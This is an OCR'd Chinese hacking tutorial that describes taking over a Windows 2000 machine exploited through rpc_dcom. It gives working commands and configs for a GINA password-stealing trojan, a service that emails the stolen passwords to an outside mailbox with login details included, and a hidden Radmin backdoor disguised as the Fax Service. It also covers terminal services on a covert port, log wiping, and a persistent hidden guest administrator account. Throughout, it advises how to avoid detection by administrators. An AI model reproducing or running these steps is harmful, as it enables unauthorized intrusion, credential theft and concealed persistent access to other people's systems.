


图 4




图 5

但这些都是手工检测，其实我们可以借助一些专业软件来把这个肉鸡看得通通透透，这里推荐一个系统检测的工具HWiNFO32 V1.32 汉化版。HWINFO32是电脑硬件检测软件，它主要可以显示出处理器、主板及芯片组、PCMCIA接口、BIOS版本、内存等信息。另外HWiNFO还提供了对处理器、内存、硬盘（WIN9X里不可用）以及CD-ROM的性能测试功能。功能强大吧(图4)!

先把实验环境介绍一下。

笔者利用rpc_dcom溢出了一台WIN2000+SP2主机，得到SHELL(图5)。

接着我们需要打开3389终端服务。首先用TFTP32上传笔者的工具包xx.EXE，命令如下：

tftp -i 我的IP get xx.exe

xx是笔者用WINRAR将工具包做成的自解压程序，它运行后将自动分离出以下几个文件：

```
gina.exe
SysGina32.dll
ntservice.exe
ntservice.ini
xmail.exe
system.bat
rcmd.vbs
```

其中，gina.exe和SysGina32.dll是大名鼎鼎的牛族WIN2000/XP密码大盗软件，这个软件运行之后将替换NT系统GINA (Graphical Identification and Authentication，图形化的身份认证）进行密码窃取。窃取到的密码将被保存在目标机器system目录下的GinaPwd.txt文件里。它的执行命令是：

gina -install

ntservice.exe是程序员hotmail写的一个注册服务的小程序，它运行后会自动注册某项服务，使用以后每次开机自动运行。ntservice.ini是ntservice.exe的设置文件，内容如下：

```
[Settings]
ServiceName = NTService
LogEnable = 0
ProcCount = 1
[Process0]
CommandLine =system.bat
PauseStart = 1000
PauseEnd = 1000
UserInterface = No
```

这里的设置最重要的是：

ServiceName = NTService

CommandLine =system.bat

第一行是设置注册服务的名称。将在目标机器上显示，所以最好取一个欺骗性强的名字。这里为NTService（出于隐蔽性考虑，前面有空格，网管稍微不注意就会上当）。

第二行是指定所要运行的文件。必须把该文件放在ntservice.exe和ntservice.INI的同一个目录，否则要指定路径。

system.bat就是和ntservice.exe一起使用的批处理文件，主要是用于把截取到的密码发送邮件，内容如下：

```
xmail smtp.sina.com.cn shuangfeng@sina.com 520@163.com ginapwd.txt shuangfeng www.cnse8.com
注意这里的格式，xmail用法是
xmail <SMTPServer> <MailFrom> <MailTo> <Filaname> [User] [Pass]
```

在你做这个实验时，必须改为你的邮箱和邮件服务器，从上面的配置可以看出笔者的邮箱为shuanfeng@sina.com，接收邮箱为520@163.com，帐号为shuangf eng，密码为www.cnse8.com，待发文件为ginapwd.txt。前面所说的gina.exe、SysGina32.dll、ntservice.exe、ntservice.ini、xmail.exe、system.bat这几个文件各有各的用途。笔者巧妙地将其组合为一个完整的截取Windows密码的工具包。当木马GINA截取密码后，再将密码文件发邮件给笔者，首先运行木马GINA，输入命令：

gina -install

接着再运行：

ntservice.exe -install

则将system.bat注册成服务，而事先写好的system.bat就会自动利用XMAIL程序把邮件发给笔者。

至于最后的RCMD.VBS是一个远程入侵脚本，也可以在本地使用，下文将详细介绍。

工具数量太多，一个个传实在太费时间，本例的工具包中工具数量还不算多，有的时候要一次传大量文件怎么办呢？总不能傻傻地一个个敲命令吧！笔者在遇到这种情况时，有个不错的应用技巧，就是利用WINRAR软件来将这些黑客程序制作成自解压文件，通过TFTP上传之后再把它在肉鸡上解压，这样就可以省很多事，非常方便。

首先把所有文件放在一个目录下，接着把所有文件都选中，再点右键点添加到xx.RAR（需要事先安装好WINRAR软件），点完后会生成压缩文件xx.RAR(图6)。




图 6

再打开xx.RAR，点左上角的按钮“自解压”进入自解压模式，点“高级解压选项”，把解压路径改为：“在当前文件夹中创建”，最后点模式，改为全部隐藏和覆盖所有文件两项(图7、图8)。




图 7

确定后将可以生成xx.exe自解压文件。

在肉鸡上将xx.exe自解压文件解压缩后，接着运行：

gina -install

启动牛族密码大盗(图9)

然后用ntservice.exe把每次开机运行system.bat注册为服务，也相当于自动输入

ntservice.exe -install




图 8




图 9

这是笔者入侵进入主机之后首先设置的一个后门，以后每次开机就会自动调用system.bat，预先写好的system.bat则会调用xmail程序，把木马GINA记录的密码发到设置的邮箱里，这里的木马GINA由于是利用WIN本身的功能，所以不会被杀毒软件所查杀。

接着就是打开3389终端服务，在cmd下输入：

cscript rcmd.vbs . "" ""

这个VBS脚本远程也可以使用，但需要目标主机必须开放135和445端口，考虑到速度等原因，笔者这里以上传后在本地运行为例，显示如下：

```
Conneting .....OK!

Now chose the command>
0.quit        退出脚本
1.telnet   远程开／关telnet
2.3389     远程开3389
3.clog     远程删除所有日志
4.getf     获取肉鸡系统信息
5.pslist   列出进程
6.pskill   删除进程
7.command  远程执行DOS命令
8.reboot   远程重启肉鸡
9.slist    列出远程肉鸡上的服务信息
A.Share    1.列出共享 2.创建共享 3.删除共享
B.ca       克隆帐号
C.Door     种植后门
```

这里的帮助说明已经很清楚了，这里笔者输入2，接着显示：

```
Checking The OS Type ....OK!
plese enter the port:
```

这里的提示是等待你输入端口号，笔者在这里输入8，意图就是在8号端口打开终端服务。当程序提示是否重启计算机时，最好输入N，也就是说不要重启，除非不怕被管理员发现。

下面看看对方管理员有没有在使用，于是笔者使用RAdmin，这是一个超级远程控制软件，目标机器安装它后不仅可以观察屏幕，还可以进行文件传输、TELNET等功能；最关键的一点是由于它属于远程管理软件类别，所以不会被查杀。当然，既然是正规的远程管理软件，就不会如黑客程序那样刻意隐藏，因此为了做到隐蔽性，我们还需要做一些相关设置。




图 10




图 11

先进入RAMIN的设置(图10)，进入后窗口如 图11。

首先要在自己的机子上安装，设置完端口、密码、隐藏图标后，从注册表HKEY_LOCAL_MACHINE\SYSTEM\RAdmin处导出键值，并起名为radmin.reg 内容大概如下：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\iplist]
[HKEY_LOCAL_MACHINE\SYSTEM\RAdmin\v2.0\Server\Parameters]
"Port"=hex:64,19,00,00
"Timeout"=hex:0a,00,00,00
"EnableLogFile"=hex:00,00,00,00
"LogFilePath"="c:\\logfile.txt"
"FilterIp"=hex:00,00,00,00
"DisableTrayIcon"=hex:01,00,00,00
"AutoAllow"=hex:00,00,00,00
"AskUser"=hex:00,00,00,00
"EnableEventLog"=hex:00,00,00,00
"NTAuthEnabled"=hex:00,00,00,00
"Parameter"=hex:c7,04,0d,72,74,b5,cb,03,f6,46,8e,ee,64,52,72,7b
```

解释一下，"DisableTrayIcon"=hex:01,00,00,00里的01表示隐藏图标，改成00，图标就会显示。"Port"=hex:当然是端口，这里是6500。"Parameter"=hex:是密码，其他就不用管了。现在我们将AdmDll.dll、raddrv.dll、r_server.exe、radmin.reg上传到肉鸡c:\winnt\system32\上执行：

```
regedit /s radmin.reg
r_server /install
net start r_server
```

将radmin的注册表设置导入目标机器后，就算是顺利安装完radmin软件了。

接着我们把该服务名称伪装，笔者将程序伪装成faxsvc .exe（后面有空格），将服务里的名称伪装为Fax Service，介绍写为："帮助您发送和接收传真"，这本是WIN的正常服务，但实际中很少使用，具有很大的欺骗性。具体的操作步骤是使用ren命令将程序改名，把r_server.exe改为faxsvc .exe（后面有空格）。具体的改名命令格式为：

ren r_server.exe faxsvc .exe

然后利用SC工具删除原有的Fax Service服务，命令格式为：

SC delete Fax Service

接下来就是伪装了。还要修改注册表（注册表编辑对隐藏后门有很大用处，务必熟练掌握）。

进入本地机器的注册表HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\r_server，把它导出为文件(图12)。




图12

导出后，在文件上点右键选“编辑”，将

"DisplayName"="remote-administrator service"

改为：

"DisplayName"="Fax Service"

接着添加这一行字：

"Description"="帮助您发送和接收传真"

这样加以说明后，足够以假乱真了。接下来还是将这个注册表文件上传并在目标机器中导入，这样就可以连接了。记得要选择“VIEW ONLY（查看）”方式进入，不然对方发现鼠标乱动，不听指挥肯定心知不妙。如果查看到有人正在控制机器，就先等等吧！免得暴露行踪。只有等没人时将目标机器重启，之后就可以用3389终端服务来登陆了。当然本例中不算是3389，因为笔者在之前的设置中将终端服务捆绑的端口改为8了。所以我们在终端连接器上的IP栏中应该指定请求端口格式如下(图13)。

xxx.xxx.xxx.xxx:8




图13

利用之前木马GINA记录的ADMIN帐号和密码登录进去。首先该做的就是打好补丁，由于笔者本次是利用RPC漏洞入侵，所以应该下载RPC漏洞的补丁包并安装好。

本文中需要安装简体中文版补丁，安装完后会提示需要重启计算机。为避免麻烦暂不用选重启。后门和帐号我们都已经有了，但完全地保持在肉鸡上的权限，我们有必要做一个更强壮的后门，这里笔者不利用工具建一个终极后门“不死帐号”，首先创建个BAT批处理文件，内容为：

```
@each off
net user guest /active:yes
net user guest shuangfeng
net localgroup administrators guest /add
```

这个BAT批处理文件的功能很好理解，就是激活GUEST并将其密码设置为shuangfeng，最后把GUEST添加到高级管理组。选择GUEST这个帐号的理由是：

（1）GUEST是NT系统默认的帐户，不能用通常的方式删除。

（2）如果是新建帐户太明显，GUEST帐户设置后，管理员还很有可能发现不了。

不死帐号的原理很简单，就是在管理员不被发现的情况下运行上述代码。其实最简单的方法就是直接在注册表的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run下添加一个值，路径指向这个BAT。但是有一点注册表知识的人都会轻易发现这里，所以也需要想一些办法。这里我们可以用到Windows的计划任务。先运行计划任务，接着选择程序。然后把任务名字改为system，把时间改为“每天”，下面只要把起始时间改为23:30(图14)。

